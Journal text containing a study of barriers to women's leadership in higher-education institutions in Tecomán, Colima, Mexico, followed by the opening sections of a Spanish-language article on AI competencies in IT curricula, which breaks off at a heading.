[2] Facultad de Contabilidad y Administración de Manzanillo, Universidad de Colima, m_santaana@ucol.mx

Fecha de recepción: 24 de septiembre de 2025
Fecha de aceptación: 6 de marzo de 2026

Summary. This study investigates the persistent underrepresentation of women in leadership positions within higher education institutions in Tecomán, Colima, Mexico. Despite national and institutional policies aimed at fostering gender equity, women hold only 35.8% of senior academic and administrative roles in the region. Employing a mixed-methods research design, the study draws on data from structured interviews with female leaders and surveys administered to over 200 faculty and administrative staff across 16 higher education institutions. The findings reveal that cultural norms, organizational structures, and insufficient institutional support continue to restrict women's access to leadership roles. The most significant barriers identified include male-dominated leadership cultures, work-life imbalance, and the absence of effective mentorship. Comparisons with international contexts, such as Malaysia and Middle Eastern countries, underscore the need for context-sensitive and culturally adaptive strategies. The study concludes that genuine progress toward gender equity requires more than policy declarations; it necessitates structural reforms, inclusive leadership models, and institutional accountability mechanisms. These findings offer critical implications for the design and implementation of equitable leadership pathways in regional academic systems.

Keywords: Gender equity, academic leadership, higher education, women in leadership.

Resumen. Este estudio investiga la persistente subrepresentación de las mujeres en puestos de liderazgo dentro de las instituciones de educación superior en Tecomán, Colima, México. A pesar de las políticas nacionales e institucionales orientadas a fomentar la equidad de género, las mujeres ocupan solo el 35,8 % de los cargos académicos y administrativos de alto nivel en la región. Mediante un diseño de investigación de métodos mixtos, el estudio se basa en datos provenientes de entrevistas estructuradas a mujeres líderes y encuestas aplicadas a más de 200 miembros del personal docente y administrativo de 16 instituciones de educación superior. Los hallazgos revelan que las normas culturales, las estructuras organizativas y el apoyo institucional insuficiente continúan restringiendo el acceso de las mujeres a puestos de liderazgo. Entre las barreras más significativas identificadas se encuentran las culturas de liderazgo dominadas por hombres, el desequilibrio entre la vida laboral y personal, y la ausencia de mentoría efectiva. Las comparaciones con contextos internacionales, como Malasia y los países de Oriente Medio, subrayan la necesidad de estrategias sensibles al contexto y adaptables culturalmente. El estudio concluye que un progreso genuino hacia la equidad de género requiere más que declaraciones de políticas; exige reformas estructurales —incluidos los modelos de liderazgo— y mecanismos de rendición de cuentas institucional. Estos hallazgos ofrecen implicaciones críticas para el diseño y la implementación de trayectorias de liderazgo equitativas en los sistemas académicos regionales.

Palabras Clave: Equidad de género, liderazgo académico, educación superior, mujeres en puestos de liderazgo.

1 Introduction

Despite significant progress in women's inclusion in higher education, a marked disparity persists in leadership positions within educational institutions in Tecomán, Colima, where women hold only 35.8% of leadership roles (Lyon, 2024). Gender inequality in educational leadership remains a global concern with far-reaching implications that extend beyond academic environments (American Association of University Women [AAUW], 2022). In Mexico, this disparity is particularly pronounced in higher education, where

women make up a significant portion of the workforce yet are underrepresented in executive roles (Regis College, 2024).

Although various efforts have been undertaken to implement gender equity policies, women in Tecomán continue to face substantial barriers that hinder their advancement (Regis College, 2024). Recent data reveal that only 35.8% of leadership positions are occupied by women, illustrating a persistent gender gap despite equal qualifications and competencies among female educators (Lyon, 2024).

The principal objective of this article is to explore the specific factors contributing to gender disparity in educational leadership within the regional context of Tecomán, Colima (Regis College, 2024). Through a mixed-methods approach that integrates quantitative and qualitative research, this study seeks to provide a comprehensive analysis of the structural, cultural, and institutional barriers that restrict women's upward mobility in academic leadership (Chao, 2024).

2 Theoretical Framework

Women in higher education encounter a wide range of obstacles that limit their access to leadership roles. These barriers can be broadly categorized into three dimensions: individual, sociocultural, and organizational (AAUW, 2022).

Individual barriers often stem from internalized perceptions regarding leadership capabilities. These include a lack of self-confidence, fear of failure, and diminished aspirations to pursue leadership positions (Chao, 2024). Such psychological barriers are frequently reinforced by gender stereotypes, which contribute to a lower professional self-image and reduced ambition among women (Mohamad et al., 2025).

Sociocultural barriers originate from entrenched gender norms and societal expectations that prioritize women's roles in the domestic sphere. In many cultural contexts, caregiving responsibilities are traditionally assigned to women, reinforcing the perception that they may be less suitable for high-responsibility leadership positions (Mohamad et al., 2025). This conditioning results in a gender bias that frames leadership as an inherently male domain, thereby discouraging women from aspiring to executive roles (AAUW, 2022).

Organizational barriers arise from institutional cultures that favor masculine leadership traits, often characterized by competitiveness and individualism. In contrast, leadership styles typically associated with women—such as empathy, collaboration, and inclusivity—are frequently undervalued or overlooked in formal leadership selection processes (Lyon, 2024). Consequently, female leaders may experience uncertainty regarding their professional advancement, along with limited access to promotion opportunities and mentorship (Zabludovsky Kuper, 2025).

These intersecting barriers create a structural disadvantage that hinders women's full participation in academic leadership. Understanding and addressing them is crucial for developing policies and institutional practices that support gender equity in higher education leadership.

2.1 International Perspectives on Gender Inequality in Higher Education Leadership

Gender inequality in educational leadership is a persistent global issue, thoroughly documented in literature from various regions. Although women are well represented at the student and early-career academic levels, their presence in senior leadership roles remains alarmingly low. Global statistics indicate that only 25% of top-tier universities are led by women, with this figure dropping to as low as 15% in some European countries (Regis College, 2024).

A major obstacle lies in the widespread cultural association of leadership with traditionally masculine traits. This perception undermines women's leadership aspirations and creates environments where female leaders are evaluated against biased standards (AAUW, 2022). Research suggests that in regions ranging from the Middle East to Latin America, cultural norms discourage viewing women as competent leaders (Lyon, 2024; Mohamad et al., 2025).

Furthermore, the dual burden of professional and domestic responsibilities remains one of the most cited challenges for women in leadership (Chao, 2024). The conflict between family obligations and career advancement has been widely reported, with studies showing that up to 83% of women believe household responsibilities hinder their full participation in leadership development (Lyon, 2024).

Institutional policies frequently fail to provide the necessary support structures, such as flexible work arrangements or mentoring programs designed to foster women's leadership potential (Mohamad et al., 2025; Zabludovsky Kuper, 2025). This lack of structural support underscores the need for institutions to go beyond surface-level policies and engage in authentic, long-term commitments to gender equality (Chao, 2024).

Addressing gender disparities in higher education leadership is not only a matter of equity but also a strategic imperative for institutional excellence. Promoting gender-inclusive leadership fosters diverse perspectives, strengthens innovation, and enhances the overall performance of educational organizations (AAUW, 2022; Regis College, 2024). Achieving equitable leadership representation thus requires proactive, systemic change involving policymakers, institutional leaders, and broader society.

2.2 Cultural Norms and Their Impact on Women's Academic Leadership

Cultural norms play a decisive role in shaping both opportunities and challenges for women in academic leadership, particularly in societies where traditional gender roles remain deeply entrenched. In many cultures, women are expected to assume caregiving responsibilities within the household, which significantly limits their ambition and availability to pursue leadership careers (Lyon, 2024). These expectations are often internalized, reinforcing stereotypes that depict women as less competent or less suitable for leadership roles (AAUW, 2022).

This internalized cultural pressure contributes to the persistence of the "double burden" phenomenon, wherein women must navigate both domestic and professional responsibilities. As a result, many women find themselves facing a continuous tension between career advancement and societal expectations, which can deter them from aspiring to leadership positions (Mohamad et al., 2025).

Moreover, organizational structures in many academic institutions continue to reflect male-dominated norms, perpetuating a cultural infrastructure that reinforces these gendered expectations. The so-called "glass ceiling" remains a critical barrier, impeding women's advancement into leadership roles despite their qualifications (Chao, 2024). The absence of female role models in senior academic leadership further exacerbates this situation by depriving aspiring women of the mentorship and inspiration necessary to pursue similar paths (Zabludovsky Kuper, 2025).

The stereotype of the "masculine leader"—emphasizing traits such as assertiveness and competitiveness—often compels women to overcompensate, striving for exceptional performance just to be considered competent. In culturally conservative environments where leadership is still predominantly viewed as a male domain, this struggle becomes particularly acute (Regis College, 2024). Such contexts demand dual interventions—both institutional and cultural—to foster genuine progress toward gender equity (Abdul-Alim, 2025).

Therefore, academic institutions must actively implement inclusive policies that promote leadership traits such as empathy, collaboration, and emotional intelligence—qualities frequently attributed to female leadership styles. Doing so not only benefits women but also enriches institutional performance through the integration of diverse perspectives (AAUW, 2022; Mohamad et al., 2025). Structural transformation requires a deliberate re-examination of the cultural narratives that limit women's potential and sustained efforts to build an inclusive leadership pipeline (Lyon, 2024).

3 Methodology

This study adopts a mixed-methods research design to comprehensively analyze female representation in leadership roles within higher education institutions in Tecomán, Colima. The methodological framework integrates both quantitative and qualitative components to capture the multidimensional nature of gender disparities in academic leadership (Regis College, 2024).

The research is classified as non-experimental and cross-sectional, providing a snapshot of the current state of gender representation in leadership without manipulation of variables. This design allows for a contextual understanding of how institutional cultures and gender equity policies impact women's career trajectories in academia (Chao, 2024).

A purposive sampling technique was employed to select 16 higher education institutions within Tecomán, including both public and private organizations. The selection was based on institutional diversity and varying degrees of gender representation (Mohamad et al., 2025). The study engaged approximately 200 participants, including academic leaders, faculty members, and administrative staff, to ensure a broad spectrum of perspectives.

3.1 Data Collection Instruments

Two primary instruments were used for data collection:


- Semi-Structured Interviews: Female leaders from each institution were interviewed to gain in-depth insight into their personal experiences, challenges encountered, and perceptions of institutional support. The interview protocol was designed to elicit discussion on leadership aspirations, perceived barriers, and organizational culture.
- Survey Questionnaire: A structured survey was distributed among faculty members at the selected institutions. This instrument aimed to capture quantitative data on perceptions of gender equity policies, representation, and institutional support mechanisms. The survey included Likert-scale questions and open-ended items to ensure a combination of quantitative data and nuanced responses (Lyon, 2024).

The integration of these two methods enabled triangulation of data, enhancing the reliability and depth of the findings. By combining narrative accounts with quantifiable trends, the study offers a robust assessment of the structural and perceptual factors shaping female leadership in the regional academic context.

4 Findings

The results of this study highlight persistent gender imbalances in academic leadership within higher education institutions in Tecomán, Colima. Quantitative data revealed that only 35.8% of leadership positions were held by women, underscoring a substantial gender gap despite the existence of formal equity policies (Lyon, 2024). Additionally, 43.2% of survey respondents perceived institutional support for aspiring female leaders as insufficient, suggesting a disconnect between policy formulation and practical implementation (Regis College, 2024).

Figure 1. Gender Distribution of Leadership Positions



Source: Own elaboration using Microsoft Excel 365


The figure 1 shows a pie chart that illustrates the proportion of senior academic and administrative roles held by men and women in higher-education institutions in Tecomán, Colima (2024). Men occupy 64.2 % of leadership posts, whereas women hold only 35.8 %, underscoring a persistent gender gap despite formal equity policies.

4.1 Key Barriers Identified

A multi-dimensional analysis of responses uncovered critical barriers impeding women's advancement into leadership roles. Among these, the work-life balance challenge (Barrier B2) emerged as the most significant overall obstacle (Support Index = 76.2), particularly emphasized by male respondents as the second-most critical barrier (Mohamad et al., 2025). Interestingly, female respondents ranked this issue as their ninth-most pressing barrier, highlighting differing perceptions across gender lines. Nevertheless, previous literature consistently identifies work-life conflict as a central impediment for women, often intensified by traditional gender expectations (AAUW, 2022).

For female respondents, the most critical issue was Barrier B20: Male-Dominated Leadership Structures. Respondents expressed concern that leadership positions in higher education remain heavily male-centric, making it difficult to shift gender representation. They also cited a lack of female role models or change agents who could advocate for gender equality in academic leadership (Zabludovsky Kuper, 2025).

Figure 2. Perceived Importance of Key Barriers by Gender



Source: Own elaboration using Microsoft Excel 365

This radar chart (figure 2) compares how male and female respondents (0 – 100 scale) rate the significance of five obstacles to women's advancement into higher-education leadership. Both groups identify Work-Life Balance as the most pressing issue, but men assign slightly higher urgency than women. Male respondents also perceive Male-Dominated Culture and Lack of Opportunity as more severe barriers, whereas women rate these challenges somewhat lower yet still substantial. Mentorship Absence and Policy Enforcement receive the lowest scores from both groups, indicating that while important, they are considered less critical than work–life demands and entrenched cultural norms. The diverging profiles highlight nuanced gender differences in how key impediments to female leadership are experienced and prioritized.

This barrier was closely linked to Barrier B12: Lack of Opportunity. Female participants noted that leadership trajectories are often shaped by opaque selection processes and political appointments, which are not necessarily based on merit. Such structures restrict access to career advancement opportunities for women, particularly in contexts lacking transparent recruitment and promotion mechanisms (Chao, 2024).

4.2 Interpretation

These findings reveal a layered configuration of systemic and cultural barriers that affect both the perception and reality of female leadership in academia. The fact that male respondents increasingly recognize the challenge of work-life balance suggests growing awareness, but the differential prioritization of barriers by gender indicates ongoing cultural divides within institutional environments.

The prevalence of male-dominated leadership structures, coupled with the absence of support mechanisms, signals a pressing need for higher education institutions in the region to reevaluate their leadership models. A genuine commitment to gender equity must extend beyond written policies and address the everyday realities and expectations faced by women in the academic workplace.

5 Discussion: Analyzing the Barriers Women Face in Academic Leadership

The findings make it clear that the persistence of gender disparity in academic leadership stems from the interplay of structural and cultural obstacles. Among the most significant are the prevalence of male-dominated organizational cultures that limit women's participation in decision-making spaces, the absence of formal mentoring mechanisms to support women's professional development, and the constant tension between family responsibilities and leadership duties. Added to this is the limited or inconsistent enforcement of gender equity policies, which creates a gap between institutional discourse and actual practices. These barriers not only perpetuate exclusion but also hinder the construction of sustainable leadership trajectories for women, underscoring the need for specific proposals aimed at effectively reducing the gap.

The findings of this study reaffirm long-standing patterns of gender-based exclusion in higher education leadership in Mexico, particularly in semi-urban and regional contexts such as Tecomán. Despite incremental policy efforts and growing institutional awareness, leadership structures remain largely male-dominated, and gender equality initiatives often lack the operational mechanisms necessary for meaningful transformation (Zabludovsky Kuper, 2025; Mohamad et al., 2025).

5.1 Gendered Career Trajectories and Delayed Leadership Aspirations

The data indicate that women tend to aspire to leadership positions later in their careers compared to male counterparts, a phenomenon also documented in comparative international studies (Chao, 2024). This temporal delay is not merely the result of personal choice but rather a consequence of cumulative structural disadvantages, including the absence of mentorship networks, limited access to leadership development programs, and cultural expectations that prioritize women's domestic roles over professional advancement (AAUW, 2022).

Such disparities are magnified by sociocultural norms that inform institutional gatekeeping. Cultural values and gendered expectations influence promotion criteria, often privileging characteristics traditionally coded as masculine—assertiveness, competitiveness, and visibility in public decision-making arenas—over competencies such as empathy, collaboration, and conflict resolution, which are typically devalued despite their demonstrated effectiveness in academic leadership (Lyon, 2024; Regis College, 2024).

5.2 Policy-Practice Disjunction and the Need for Structural Realignment

A critical insight emerging from this study is the evident disjunction between the formal existence of gender equity policies and their perceived or actual implementation. Although a growing number of

institutions have adopted frameworks to promote gender parity, many respondents noted that these frameworks lack enforcement mechanisms, are poorly communicated, or fail to address the intersectional challenges faced by women (Regis College, 2024).

This disconnect reflects a broader problem of performative equality—institutional discourses that endorse gender inclusion rhetorically without ensuring the structural conditions required for its realization. For instance, maternity leave policies and flexible scheduling are often inconsistently applied, and few institutions have implemented accountability mechanisms to monitor progress toward equitable representation in leadership (Chao, 2024; Mohamad et al., 2025).

5.3 Cross-Cultural Considerations and Global Parallels

These findings are congruent with broader global research documenting the persistence of gendered constraints in academic leadership. In regions such as the Middle East and Southeast Asia, women face similar limitations stemming from patriarchal cultural norms, opaque appointment systems, and gendered assumptions about professional ambition and capacity (Mohamad et al., 2025). Such comparative parallels underscore the necessity for globally informed yet locally contextualized interventions.

Moreover, the study confirms that cultural conditioning, rather than lack of qualification or interest, remains the primary force suppressing female leadership participation. The persistent internalization of inferiority and the scarcity of female role models contribute to a feedback loop in which women are underrepresented and undervalued, further diminishing their visibility and influence (AAUW, 2022; Zabludovsky Kuper, 2025).

5.4 Institutional Culture and the Effects of Gender Representation

Gender representation within academic institutions exerts a profound influence on organizational culture and on how leadership capabilities are perceived, developed, and legitimized. Despite the fact that women constitute a significant proportion of the academic workforce, their underrepresentation in leadership roles perpetuates organizational environments that reinforce gender stereotypes and unconscious biases (AAUW, 2022; Lyon, 2024).

In many cases, cultural norms and social expectations dictate that women prioritize familial responsibilities over professional aspirations. This societal narrative creates a persistent conflict between personal and professional identities, often positioning women as less committed or less capable of sustaining leadership responsibilities (Regis College, 2024). Consequently, access to strategic roles is frequently restricted, not due to a lack of competence, but due to the perception that women cannot fulfill the full scope of leadership obligations.

Organizational culture in academia has historically been shaped by male-dominated leadership models that valorize assertiveness, autonomy, and competitiveness. Leadership traits more commonly associated with women—such as empathy, cooperation, and emotional intelligence—are often undervalued, leading to environments where women must outperform their male counterparts to be recognized as equally competent (Mohamad et al., 2025; Zabludovsky Kuper, 2025). This dynamic not only discourages women from aspiring to leadership positions, but also entrenches the notion that leadership is inherently a male domain.

On the other hand, the presence of female role models in senior academic positions has been shown to exert a positive and empowering influence. The visibility of women in leadership can challenge prevailing norms and inspire the next generation of female academics to pursue leadership careers (Chao, 2024). Moreover, institutions that cultivate mentoring networks and peer support systems contribute significantly to building inclusive environments that value diverse leadership styles.

Institutional policies play a pivotal role in reinforcing or dismantling gender disparities. Flexible work arrangements, family-friendly policies, and targeted professional development programs for women are essential to facilitate career advancement. However, in many cases, these policies exist in name only, without the systemic backing or cultural transformation required for effective implementation (AAUW, 2022; Mohamad et al., 2025). Without active monitoring and accountability, institutions risk perpetuating symbolic inclusivity while failing to produce substantive change.

In sum, the culture of academic institutions must be critically examined and restructured to promote gender equity in leadership. This involves not only removing structural barriers but also redefining leadership competencies to include the full spectrum of effective leadership styles. Addressing both institutional norms and broader cultural narratives is essential for creating an academic environment where gender representation is not merely a metric but a reflection of genuine inclusivity and organizational excellence.

5.5 Cross-Cultural Comparisons of Leadership Barriers

Gender inequality in higher education leadership manifests differently across global contexts. While the underlying patterns of exclusion are often similar, the intensity and form of the barriers faced by women are deeply shaped by cultural, institutional, and political contexts. For instance, in many regions, deeply entrenched social norms continue to associate family responsibilities exclusively with women, thereby limiting their perceived ability to fully commit to demanding leadership roles (Lyon, 2024).

Globally, up to 83% of women report that domestic responsibilities hinder their professional development and capacity to pursue leadership opportunities (AAUW, 2022). This phenomenon is particularly pronounced in countries where traditional gender roles continue to define leadership as a male prerogative, reinforcing organizational structures that resist gender diversification in governance (Chao, 2024).

In Middle Eastern countries, for example, women face cultural barriers that not only restrict access to leadership positions but also disproportionately burden them with family care duties. These social expectations significantly curtail their academic advancement and leadership aspirations, creating a hostile or unaccommodating environment for women who seek influence within academic institutions (Charnosky, 2024).

Conversely, in countries such as Malaysia, although access to higher education for women has improved significantly, the representation of women in senior leadership positions remains minimal. Studies reveal a disconnection between the increasing number of female academics and the stagnant presence of women in decision-making roles (Mohamad et al., 2025). Women in these contexts often contend with individual barriers such as imposter syndrome, as well as external expectations to prioritize family over career, which mirror the challenges observed in Latin American contexts like Mexico.

These global disparities emphasize the need for culturally sensitive strategies tailored to local realities. While universal frameworks for gender equity provide valuable guidance, they must be adapted to account for intersectional and cultural variables that shape women's lived experiences (Zabludovsky Kuper, 2025). Therefore, gender equity policies must go beyond quotas or representation metrics and engage deeply with the societal constructs that hinder women's leadership participation.

Institutional efforts must include culturally grounded interventions—such as mentorship programs, awareness campaigns, and flexible career pathways—that reflect the specific constraints faced by women in each context. This approach enhances the legitimacy and efficacy of gender equity initiatives and fosters sustainable change in leadership dynamics worldwide.

6 Conclusion

The findings of this study underscore the persistent and multifaceted nature of gender disparity in higher education leadership within the regional context of Tecomán, Colima. Despite the existence of institutional policies aimed at promoting gender equity, women continue to hold only 35.8% of leadership positions, a figure that reflects a structural disconnect between formal frameworks and their practical enforcement (Lyon, 2024).

Qualitative insights from interviews suggest that, while gender equity is rhetorically acknowledged, the actual institutional support available to aspiring female leaders is perceived as limited. Notably, 43.2% of respondents reported a lack of actionable backing from their institutions, revealing a critical implementation gap (Regis College, 2024). This mismatch suggests that effective gender equity cannot be achieved through policy alone; it requires a transformation in institutional culture and sustained commitment to structural change.

External social pressures and persistent challenges related to work-life balance continue to hinder women's advancement into leadership roles. These findings align with broader global research that highlights the enduring influence of traditional cultural norms and expectations, which disproportionately burden women with domestic responsibilities and impede their professional growth (AAUW, 2022; Chao, 2024).

Addressing these barriers requires a multifaceted approach that encompasses:

- Systemic reforms, including transparent and equitable recruitment and promotion processes.
- Robust mentorship and leadership development programs tailored to the needs of female academics.
- Flexible working conditions and institutional support that facilitate the reconciliation of professional and personal responsibilities.
- Cultural change initiatives, aimed at deconstructing gender stereotypes and promoting diverse leadership models.

This study offers critical insights not only for the academic institutions of Tecomán but also for similar regional and global contexts that grapple with entrenched gender inequities. By strategically confronting the institutional and cultural roots of exclusion, educational leaders can build more inclusive environments where women are empowered to lead, innovate, and transform higher education.

Future research should examine the long-term impact of gender equity initiatives on institutional performance, as well as explore the experiences of marginalized women—such as those from Indigenous or rural communities—to further contextualize the barriers to leadership and develop targeted interventions.

References

[1] Abdul-Alim, J. (2025). The Slow but Steady Rise of Women in Higher Education Leadership. https://www.diverseeducation.com/demographics/women/article/15738259/the-slow-but-steady-rise-of-women-in-higher-education-leadership

[2] American Association of University Women. (2022). Barriers & bias: The status of women in leadership. https://www.aauw.org/resources/research/barrier-bias/

[3] Chao, Q. (2024). The challenges facing female leaders in higher education – and how to address them. Times Higher Education. https://www.timeshighereducation.com/campus/challenges-facing-female-leaders-higher-education-and-how-address-them

[4] Charnosky, C. (2024). Women in Academic Leadership Still Face Systemic Barriers. https://www.law.com/2024/01/09/women-in-academic-leadership-still-face-systemic-barriers/?slreturn=20250412144320

[5] Mohamad, N., Ahmad, A., & Matulid, R. (2025). Women leadership in higher education: Exploring enablers and challenges for middle-level women academics in Malaysia. Humanities and Social Sciences Communications, 12, Article 42. https://www.nature.com/articles/s41599-024-04278-6

[6] Regis College. (2024). Breaking barriers: Women in higher education leadership. https://www.regiscollege.edu/blog/education/women-in-higher-education

[7] Lyon, S. (2024). 5 challenges facing women in higher education - Lyon. https://peopleinsight.co.uk/women-in-higher-education/

[8] Zabludovsky Kuper, G. (2025). The slow but steady rise of women in higher education leadership. Diverse Education. https://www.diverseeducation.com/demographics/women/article/15738259/the-slow-but-steady-rise-of-women-in-higher-education-leadership

Competencias esenciales de Inteligencia Artificial en programas de Tecnologías de Información: retos y oportunidades en la actualización curricular
Core Artificial Intelligence Competencies in Information Technology Programs: Challenges and Opportunities in Curriculum Updating

Nancy Aguas García[1], María Lourdes Sánchez Guerrero[2], Sara Sandoval Carrillo[3], Ana Lilia Laureano Cruces[4]

[1] Universidad del Caribe, SM. 78, Mza. 1, Lote 1, Cancún, Q. Roo, naguas@ucaribe.edu.mx;
[2,4] Universidad Autónoma Metropolitana, Unidad Azcapotzalco, CDMS, CP 02200. lsg@azc.uam.mx
[3] Universidad de Colima. Avenida Universidad 333. Colonia Las Víboras. Colima, Colima. sary@ucol.mx

Fecha de recepción: 25 de septiembre de 2025

Fecha de aceptación: 9 de marzo de 2026

Resumen. Este artículo analiza los desafíos y oportunidades de integrar la Inteligencia Artificial (IA) en planes de estudio de nivel superior, con énfasis en las competencias mínimas requeridas por la industria para la formación de futuros profesionales. El objetivo es proponer un marco de competencias esenciales de IA, alineado con los perfiles profesionales ANIEI, y ofrecer directrices para su incorporación en la educación superior. Para ello, se desarrollaron tres acciones clave: 1) encuestas a líderes académicos y representantes de empresas de TI, junto con un panel de expertos, para identificar competencias y necesidades de formación; 2) revisión de recursos y herramientas educativas, que resultó en un repositorio de materiales, cursos y herramientas de apoyo; y 3) elaboración colaborativa de directrices, enriquecidas con retroalimentación de participantes. El artículo concluye con recomendaciones para actualizar los programas académicos conforme a las demandas de formación en IA.

Palabras Clave: actualización curricular, competencias, herramientas educativas, Inteligencia Artificial.

Summary. This paper analyzes the challenges and opportunities of integrating Artificial Intelligence (AI) into higher education curricula, with emphasis on the minimum competencies required by industry for training future professionals. The aim is to propose a framework of essential AI competencies, aligned with the professional profiles defined by ANIEI, and to provide guidelines for their incorporation into higher education. Three key actions were undertaken: (1) surveys with academic leaders and IT company representatives, along with an expert panel, to identify competencies and training needs; (2) a review of educational resources and tools, resulting in a repository of teaching materials, courses, and support tools; and (3) the collaborative development of guidelines, enriched with participant feedback. The article concludes with recommendations for updating academic programs to meet AI training demands.

Keywords: curriculum update, competencies, educational tools, Artificial Intelligence.

1 Introducción

La Inteligencia Artificial (IA) ha transformado múltiples sectores de la sociedad, incidiendo en áreas como la medicina, la industria, los servicios y, cada vez más, la educación. En el ámbito de la educación superior, los programas académicos deben evolucionar para formar profesionales que sean capaces de comprender, desarrollar y aplicar tecnologías de IA en diversos contextos. La creciente demanda de habilidades en IA es reflejo del ritmo acelerado de su adopción en el mercado laboral, donde se espera que para el 2030 la IA contribuya con hasta 15,7 billones de dólares a la economía global [1].

El sector de las Tecnologías de Información (TI) es particularmente sensible a estos cambios, ya que la IA es uno de los pilares tecnológicos que sostiene la innovación en el desarrollo de software, análisis de datos, y automatización de procesos. Por tanto, es importante que los programas educativos en TI incluyan competencias que preparen a los estudiantes para enfrentar los desafíos técnicos, éticos, y profesionales de la mano con la IA [2]. Sin embargo, muchos planes de estudio actuales no han logrado integrar de manera efectiva las competencias de IA, lo que resulta en una brecha entre las necesidades del mercado y la formación en las universidades [3].

La actualización curricular es necesaria para que los graduados de programas de TI estén preparados para las demandas del mercado laboral. Esta actualización debe enfocarse en integrar competencias clave para aprovechar las oportunidades y enfrentar los retos con responsabilidad [4].

Este artículo busca determinar las competencias mínimas de IA que deben formar parte de los planes y programas de estudio en TI, identificando los principales retos para su integración y proponiendo recomendaciones para actualizarlos. A través de una metodología que combina enfoques cuantitativos y cualitativos, se analizan las necesidades de formación en IA y se proponen directrices que puedan guiar a las instituciones educativas en la incorporación de estas competencias en sus programas.

2 Marco contextual

2.1 Inteligencia Artificial en la educación

La IA hoy está presente en múltiples ámbitos, desde el banco hasta la escuela, por lo que resulta esencial comprender su funcionamiento. Según Vázquez-Cano [5], la pedagogía del siglo XXI debe ajustar sus principios a las realidades sociales y tecnológicas, desarrollando propuestas que optimicen los procesos de enseñanza-aprendizaje y fomenten en los estudiantes las habilidades necesarias para desenvolverse como ciudadanos. La IA ha demostrado su capacidad para mejorar dichos procesos, no solo en corporaciones, sino también en las aulas mediante herramientas que favorecen un aprendizaje más integral.

La IA acerca al estudiante a la información al facilitar actividades en menor tiempo, iniciar trabajos con ideas diversas, compartir y trabajar en línea con personas distantes, lo que enriquece el aprendizaje multidisciplinario y reduce la brecha informacional, ampliando el acceso a comunidades antes desfavorecidas [6].

Asimismo, el uso de herramientas de IA mejora y complementa los procesos educativos, permitiendo personalización, retroalimentación rápida y acceso equitativo para distintos tipos de estudiantes [7]. Sin embargo, también plantea desafíos como la dependencia tecnológica, la atención a estudiantes con necesidades especiales y los riesgos de privacidad y seguridad de los datos.

2.2 Competencias tecnológicas en la era digital

Se han tenido diversos avances tecnológicos que han generado cambios en todas las áreas y específicamente en la tecnología en la que nos vemos inmersos día a día; ello ha generado un incremento en el uso de las TI requiriendo que los sistemas educativos, los profesores y los estudiantes adquieran nuevas estrategias y herramientas tecnológicas que los preparen para enfrentar los desafíos que presenta esta era digital [8].

La generación actual requiere un escenario tecnológico con más estabilidad, donde le sea posible identificar el aprendizaje más completo y enriquecedor con información actualizada, verídica y lo más cercana a su área de formación. Y aunque algunos estudiantes son autodidactas siempre van a requerir al docente que les apoye en la regulación del conocimiento, ya que debe existir una mediación al tomar decisiones y debe poder discutir el conocimiento, dialogar y establecer ideas en común con otros estudiantes [9].

Fundación Telefónica agrupa en tres categorías las competencias del profesional en la era digital [10]: *soft skills*, construcción digital y habilitadoras de negocio. Por su parte, DIGCOMP (Comisión Europea), define cinco áreas clave en competencias digitales [11]: (1) Alfabetización en información y datos (Information & Data Literacy); (2) Comunicación y colaboración en entornos digitales (Digital Communication & Collaboration); (3) Creación de contenidos digitales (Digital Content Creation); (4) Seguridad digital (Digital Safety & Security) y (5) Resolución de problemas técnicos (Digital Problem-Solving).

2.3 Desafíos de la integración de IA en la enseñanza

